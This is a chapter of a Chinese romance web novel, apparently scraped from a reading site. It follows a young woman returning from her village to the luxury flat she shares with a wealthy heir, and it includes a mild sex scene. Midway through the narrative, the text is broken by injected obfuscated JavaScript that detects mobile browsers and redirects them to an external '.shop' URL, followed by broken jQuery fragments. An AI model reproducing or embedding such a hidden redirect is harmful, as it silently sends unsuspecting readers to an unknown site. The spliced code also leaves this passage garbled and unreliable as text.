文趣网 > 都市小说 > 趁情动 > 5. 第 5 章
    庾倩倩看向屋外。

    雨一直在下。

    淅淅沥沥,连绵不绝。

    村道上很安静,没有车,没有人。

    视野中只有远处空洞破损而脏污的墙面,下方堆满的碎砖小石,被雨打得乱颤的小花小草。

    庾倩倩无声地用鞋尖磨着地面,一下,两下。

    她能感觉到他就站在身后,撑着那把黑伞。

    她没有回头,但她知道他还在看她。

    她答非所问:“不用送,我回去了。”

    极快地转了下头,像是面对着他说话,可眼神没有落在他身上。

    完成了寒暄一般,庾倩倩撑开伞,走向那辆白色的特斯拉。

    雨点砸在伞面上,噼噼啪啪。

    她拉开车门,收伞,弯腰坐进去。发动引擎,车灯亮了,在雨幕中射出两道明亮的光柱,穿透密密麻麻的雨丝,照向远处灰蒙蒙的路。

    直到车子开动,庾倩倩才从后视镜里瞄了一眼。

    程嘉良还站在原地。

    撑着那把黑伞,身形笔直,久久朝向她的方向。

    雨幕太密了,他的面目已经模糊成了一团暗色的影子,只有那把伞的轮廓还清晰。

    黑T恤和目光融入了雨雾中。

    庾倩倩收回目光,踩下油门。

    后视镜里的那个人越来越小,越来越淡。

    就像以前一样,她将过去的村庄和他一块儿抛在身后。

    回到城区,庾倩倩找了家餐厅,意兴阑珊地吃晚饭。

    一碗牛肉面。面很劲道,汤也很浓,但她吃不出什么味道。

    筷子在碗里搅了两下,挑起几根面,又放下了。

    六十六元。以前六十六元,她能在学校花一个星期还有余。

    新鲜感过后,也跟普通的面没什么区别。

    但,也总要尝过一下。

    吃完后,她开车回到跟谢孟渊居住的公寓。

    公寓是城西最高的一栋住宅楼,通体玻璃幕墙,夜色中像一根发光的水晶柱。

    地下车库地面铺着环氧地坪,亮得能照出人影。

    车位上停着清一色的豪车,她的特斯拉在这排车阵里,只能算得体,远远算不上扎眼。

    从地下车库进入电梯,这一路都没碰见什么人。

    电梯轿厢内壁包着深灰色的皮质软包,角落里放着一小束当季的鲜花,每周换两次。

    墙上的屏幕可供跟物业视频通话,深夜有人值守,二十四小时。

    庾倩倩按下密码进门。门锁发出轻微的电子音,解锁的那一刻,玄关的感应灯亮了,暖黄色的光洒下来,刚好够她看清换鞋的位置。

    自动香薰机喷出浅淡的栀子花香,是她熟悉的味道,也是谢孟渊喜欢的。

    她伸手按下门口智能家居触控面板上的“开帘”键。

    客厅的电动窗帘整齐划一向两侧滑开,无声无息。

    窗帘后面是整面的落地玻璃,从地面延伸到天花板。

    窗外是城市的夜景——高楼林立,万家灯火,远处的地平线模糊在深蓝色的天幕里。

    雪白的高跟鞋脏了,鞋面上沾了不少泥水。

    庾倩倩蹲在玄关,从鞋柜里拿出专用的高跟鞋洗涤器,沾上湿巾,一点一点地擦。

    擦着擦着,她忽然忍不住地、突兀而轻声地笑了一下。

    以前在村里时,她就习惯这样蹲在门口,用塑料盆、肥皂和旧牙刷洗自己那几双运动鞋。

    谢孟渊的鞋子会有专人定时来取,清洗保养后再送回来。

    庾倩倩也能享受这个待遇,放着不管就行,可她下意识地自己擦了,还是蹲在门口。习惯真是改不了。

    庾倩倩擦干净鞋子,放进护鞋机里,按下启动键,机器发出轻微的嗡嗡声。

    她起身走向客厅沙发,一屁股坐下去,拢了拢头发,让它松软地披散在沙发靠背上。

    盯着天花板发呆。

    天花板很高,做了简洁的悬浮吊顶,四周嵌着灯带。

    来了电话。

    姓名显示:妈妈。

    背景音里隐约有麻将碰撞的声响。

    “听你张阿姨说,你今天回来了一趟?”

    “嗯。”庾倩倩靠在沙发上,仰头盯着天花板。

    “怎么不跟我说呢?”

    “你也不在。”庾倩倩直接略过了这个话题,“你明天有时间吗?咱们去看看房子。”

    “哦,买房啊?”

    庾倩倩明显听到刘芳的声音拔高了,身边隐约传来其他人的低声。

    “哎哟,刘姐,你女儿要买房啊?”“买什么房啊?”

    ……

    庾倩倩没管电话里传出的背景音:“我预约了中介。明天早上我去接你,先看三套。”

    “你一来一回多麻烦,来回都得三四个小时。”刘芳那边有人喊了一声“碰”,她应了,又转回来跟她说,“没关系,我明天打车过去找你,也方便,咱们哪儿见?”

    她时常跟小姐妹来市里面KTV聚餐,也是熟练运用打车软件。“去中介店里吧。”庾倩倩盯着雪白的天花板,声音没什么力气。

    她随手拿过抱枕,放在自己双腿上,每次见到程嘉良都让她很烦躁、很烦躁。

    她不会告诉刘芳谢孟渊的名字。

    按照刘芳的性格,要是知道女儿跟了一个富二代,肯定逢人便要炫耀,整个村会在一天之内知道。

    更不会让她知道这里的住址,怕万一她跑上门。

    再者,她跟谢孟渊也快要分手了,他要联姻的话总要先断干净婚前关系。

    她只是在等他什么时候提。

    并不是索要分手费,这些年谢孟渊给她的已经够了,而是——

    按照谢孟渊的自尊心,大概率他会更习惯他自己来控制这段关系。

    庾倩倩只能“被分手”,不能主动分手。

    “行,那我明天早点出发。”刘芳说。

    庾倩倩挂断电话,起身拿上换洗的衣物,去浴室洗澡。

    她把整个人沉进去,低头在那里玩着泡泡,就这么玩了一个多小时。

    吹干头发后,她开床头灯,躺在床上刷小红书,看买房的攻略帖子。

    村里人都搬走了,她本来也没打算留刘芳一个人住在村里。

    国外的时候就打算买,实在是刘芳不靠谱,她不敢让她去看房子,更不敢把钱给她。

    庾倩倩想买个三室一厅,一百三十五平左右,离市区近一点,这样以后找工作方便。

    外面传来开门声。

    玄关语音自动播报:“欢迎回家。”

    庾倩倩放下手机,掀开空调被,走到玄关,看见谢孟渊正在换鞋。

    他脸上带着一种平静的冷淡——是那种在人群里待了一整天之后,终于回到自己领地的松弛和倦怠。

    庾倩倩一眼就能辨别。

    “这么晚才回来?”庾倩倩走过去,接过他的公文包和西装外套,“我都快要睡着了。”

    西装外套上带着外面空气的凉意和一点点若有若无的烟味——谢孟渊不抽烟,大概是公司聚餐染上的。

    “帮我放热水。”谢孟渊扯扯领带,语气疲惫。

    “好。”

    庾倩倩从善如流地先帮他把领带解开——谢孟渊其实不喜欢打领带。

    再将他的公文包放进他的办公室里,衣服放进一旁的脏衣篓,进浴室给他放热水。

    她蹲在浴缸边,试了试水温,又调了按摩功能的第三档档位。

    心情不好的时候,他会需要重一些的按摩。谢孟渊跟着进来,解开衬衫长裤,赤身走进热水中,身体慢慢躺下去,长长舒了口气。

    庾倩倩没有立刻走,浴缸边缘有个靠座的地方,她半靠着,伸手帮他揉着太阳穴。

    “第一天上班怎么样?”她问得很轻。

    “很乱。”谢孟渊言简意赅。

    “乱?”庾倩倩意外。

    “派系严重、各立山头、任何一件事都有重重阻力、面和心不合。”

    “不是你爸的公司么?”庾倩倩还以为他一进去就是直接管的。

    “公司是三家合伙,一家管工厂,一家管技术和资金,另一家管市场和销售。管市场的是我妈那边的远房亲戚,按辈分算,我要喊声舅公。”

    “嗯。”庾倩倩认真听着。

    “公司起初的业务几乎都是舅公跑出来的。前几年他退了休,收了不少徒弟,又安排很多亲戚进公司。他的女婿是公司的副总经理。”

    “所以是他阻挠你吗?”

    “阻扰算不上。是意见不合。以前公司小的时候大家只想着公司大。现在公司大了,该往什么地方走就有分歧了。舅公倒是好说话,可他女婿‘志向’很大,见半导体和AI火,想花几十亿搞AI,而我跟我爸这边不同意,毕竟我们是制造业,大企业盲目扩张是大忌。”

    谢孟渊闭着眼,水汽氤氲在他眉骨和鼻梁之间。

    “前段时间,这个女婿把他妹妹介绍给了公司另一个老总的儿子。也就是负责管工厂的另一方。”

    即便庾倩倩不是很明白,也大概猜出来了——三方合伙。如果一方负责工厂建设,掌握工艺流程,另一方掌握了市场和销售,又有很多亲戚在公司,这两方结盟,剩下的那方肯定就有危机了吧。

    谢孟渊没有继续说下去:“简历写了吗?”

    “写了。不过有些不知道写什么,也不知道自己适合什么岗位。”

    “没关系先出一版。我给人事看看你适合什么?”谢孟渊拍拍她的手,“晚饭怎么解决的?”

    “随便在外面吃了。我去给你拿浴袍。”

    庾倩倩起身出去,去谢孟渊的衣帽间里面的浴衣柜取出一件浴袍,放在浴室门口的架子上。

    她往里看了一眼,见他始终闭目养神。

    平常都是淋浴,今天特地要泡澡,大概要想事情。

    她没出声打扰他,轻轻带上门出去。

    过了约莫半个小时,谢孟渊洗完澡出来,往办公室里走。

    他开了灯,环顾一圈,目光从书桌扫到书架,又落到窗帘上——位置都对,角度都对。

    今天去公司新办公室他自己调整了好一阵。

    还是庾倩倩了解他。

    庾倩倩跟过来:“这么晚还要工作吗?”

    “处理一些事。”

    “好吧。”庾倩倩递过来一杯温水,放在桌面上,“别太晚了。”

    “你先睡。”

    庾倩倩点点头,回到卧室,重新窝进被子里,继续刷买房攻略。

    又在搜索框里敲下了“杜尚新材料”五个字。

    页面弹出来的内容大多是股市讨论。

    借着AI的东风,内存和硬盘的价格一路飙升,连带稀有金属这些上游原材料也跟着水涨船高。

    “杜尚”的股价比去年翻了十倍,帖子里偶尔有几张CEO“谢守礼”的照片。

    面相极为冷硬,颧骨高耸,眼窝深陷,照片没有一张嘴角向上的。

    评论里有人说他作风强势、铁血手腕,可惜遭遇一场车祸后身体很不好,这几年已经不怎么公开露面了。

    关于公司内部情况的讨论很少。

    只能从评论里看到一些零零碎碎的小道消息:

    -听说明年可能要分家。

    -不是分家,是拆伙。

    -那家老板身体不行了,儿子刚从国外回来,还没站稳脚跟。

    -那这股票还能不能拿?万一拆伙,股价不得腰斩?

    -拆伙也可能是利好,把不良资产剥离出去,专注主业,说不定涨得更好。

    -听说管理层最近变动很大,明年一季度可能要发公告。

    似真似假,众说纷纭。

    客厅的灯光暗了,谢孟渊走进来。

    庾倩倩滑动关了小红书,视线从手机上往上抬,盯着他。

    谢孟渊这个人,面上一派正经,私底下生活也算干净,就是偶尔也有不太体面的一面。

    譬如他不喜欢穿睡衣。

    晚上睡觉只穿一条内裤。

    目前这栋房子专属于他的衣帽间,有个专门的浴袍柜,放了十几套供换洗的浴袍。

    身侧的被褥塌陷,他掀开被子躺下,带着沐浴露淡淡的木质调香气。35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17589444|205423||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >庾倩倩放下手机到床头柜,准备睡了,忽然腰被人搂住,被挪到谢孟渊怀里。

    “还有精力?”庾倩倩挑眉。

    “这点精力都没有,还管什么公司?”谢孟渊翻身上去,压在她身上。

    床垫微微陷了一下。

    庾倩倩笑了下,微微挪动,调整了一下位置。

    床头那盏灯还亮着,灯罩是深米色的亚麻布,光线被拢成一片柔和的暖黄,只照出他半个轮廓——肩膀的弧线,颈侧的阴影,还有那双眉眼。

    眉毛还是湿的,很浓,很黑。

    庾倩倩盯了许久,忍不住伸出手,指尖磨蹭他的眉毛。

    眉毛之下的那双眼睛,黑黢黢的,深得透亮。

    果然……跟程嘉良完全不一样。

    程嘉良那双眼睛是冰的话,谢孟渊这双眼睛是重彩的浓墨。

    谢孟渊眉目一动,眼眸微深,偏过头,吻了吻她的手背。

    他直起身,脱下浴袍,随手扔在地上,露出健壮白皙的身体。

    肩膀很宽,腰却窄,肌肉线条流畅而有力,不是健身房刻意训练出来的那种肌肉贲张,而是常年自律养出来的匀称。谢孟渊在国外并不像别的富二代那样花天酒地。

    他更多是在学习,去公司的海外分公司考察,还做过一段时间的银行实习生。

    每天行程都排得很满。

    而这事——除了她来例假,几乎每天晚上都有。

    庾倩倩的手指慢慢顺着他的胳膊滑下去。

    她想,这可能是他的一种解压方式。

    正因为他忙,不像别的男人有时间贪新鲜换女人,加之年轻、精力充沛,每天需要一个固定的女人来消解欲望,她才能在他身边待这么久。

    谢孟渊低头,手指插入她的发间,枕头的凹陷将她微微托起,他的唇落下来。

    他很喜欢接吻。

    无论什么姿势,他都喜欢接吻。

    有时候甚至会把她掰过来,只为了吻她。

    他的吻不是慢条斯理的,也不是事后的点缀,而是绝对的入侵式——唇齿交缠,“相濡以沫”。

    甚至吻着吻着,他就那样睡过去了。

    这大概也算是他的性癖?

    庾倩倩也没有过别的男人,不知道别人是怎样的。

    她也累了,一觉睡到第二天早上六点半。

    这是他们在伦敦就养成的作息习惯。

    她的课业也很忙,还要打理他的一些杂事,通常比他早半个小时起床。

    起床后,她先捡起谢孟渊扔在地上的浴袍,准备拿去清洗;再弯腰捡起地上的保险套,团在纸巾里扔进垃圾桶。

    这又是他的坏习惯。

    喜欢扔浴袍,保险套也喜欢直接扔地上。睡姿还是趴着睡,时不时一条胳膊横过来搭在她身上,以前还会把她压醒。

    庾倩倩不会做中餐,但会做一些普通的三明治、汉堡、烤吐司之类,通常用来解决早饭。

    至于午饭和晚饭,在伦敦时他们就出去吃,不出去就点外卖。

    今天的早餐时两份牛排汉堡,澳纽牛肉,生菜翠绿地铺在最底层,外加两份煎蛋,谢孟渊还另多了两份煎鸡胸肉。

    再给自己泡了一杯葡萄冰美式,给谢孟渊倒了一杯柠檬汁温水,放在右手边。

    谢孟渊洗漱完毕,从卧室里走出来。

    他已经换好了衬衫和西裤,头发也打理过,整个人又变回了那个一丝不苟的谢孟渊。

    庾倩倩站在厨房前,双手撑着台面,笑道:“早,今天有你的早餐了。”

    “你今天把简历发给我,”谢孟渊坐下来,拿起那杯温水喝了一口,“我转给人事看看怎么安排。”

    “这么快吗?”

    “没必要拖。”

    谢孟渊向来追求效率。庾倩倩点点头:“也行。”

    她低头削了一个苹果,切成块状码在瓷碟里,插上牙签,端到他面前。

    谢孟渊看了一眼:“让我消火气呢?”每次他一生气,庾倩倩就给他削苹果。

    庾倩倩忍不住笑出声:“是希望你平平安安。”

    谢孟渊莞尔,拿起汉堡:“今天有什么安排?”

    庾倩倩注意到他的问法——不是“你今天打算做什么”,而是“有什么安排”。

    谢孟渊说过,自小他父亲对他要求很严格。她揣测,以前在家里大概他爸爸谢守礼就是这么问他的,于是他也不知不觉学会了这种问法,像领导问下属,像上级布置任务。

    “陪我妈去看房子。”

    “买房?”他抬起头看了她一眼。

    庾倩倩点点头:“想有个自己的房子。”谢孟渊不置可否,也没有反对。

    很快,他用完早饭。

    “今晚我可能依然很晚回来。”

    庾倩倩点点头,她直到。

    谢孟渊进办公室拿公文包。

    出来的时候,庾倩倩已经把他办公室的门带上了——她知道他的习惯,整理好的办公室,以后除了基础清洁,他不需要任何人进去动他的东西。他有自己的条理。庾倩倩跟着他到了玄关,看着他换鞋。她靠在墙边,盯着他的动作看了一会儿。

    许久,问了一句:“上班不开心吗?”

    谢孟渊直起身,望着她。

    “很有挑战。”他回答。

    庾倩倩笑了下,脑袋轻轻靠在墙壁上,撒娇似的:“我昨天发现了一家很好吃的烤肉店,等你闲下来,我们一块儿去吃。”

    谢孟渊伸手捏了捏她的脸,力道很轻:“好。”

    门关上了。

    庾倩倩站在玄关,站了几秒钟,听着脚步声渐渐远去。

    她转身走回餐桌边,开始收拾碟盘和杯子。

    水流冲过瓷器表面,她一个一个地洗。

    食得咸鱼抵得渴。

    她跟那天在酒吧里碰见的那两个女生,本质上没什么不同。

    既然拿对方的钱,就要提供相应的情绪价值。

    她知道谢孟渊喜欢什么。

    除了美貌和清纯,他还喜欢温柔、体贴、那种“我只在意你”的关注,以及偶尔的、恰到好处的撒娇。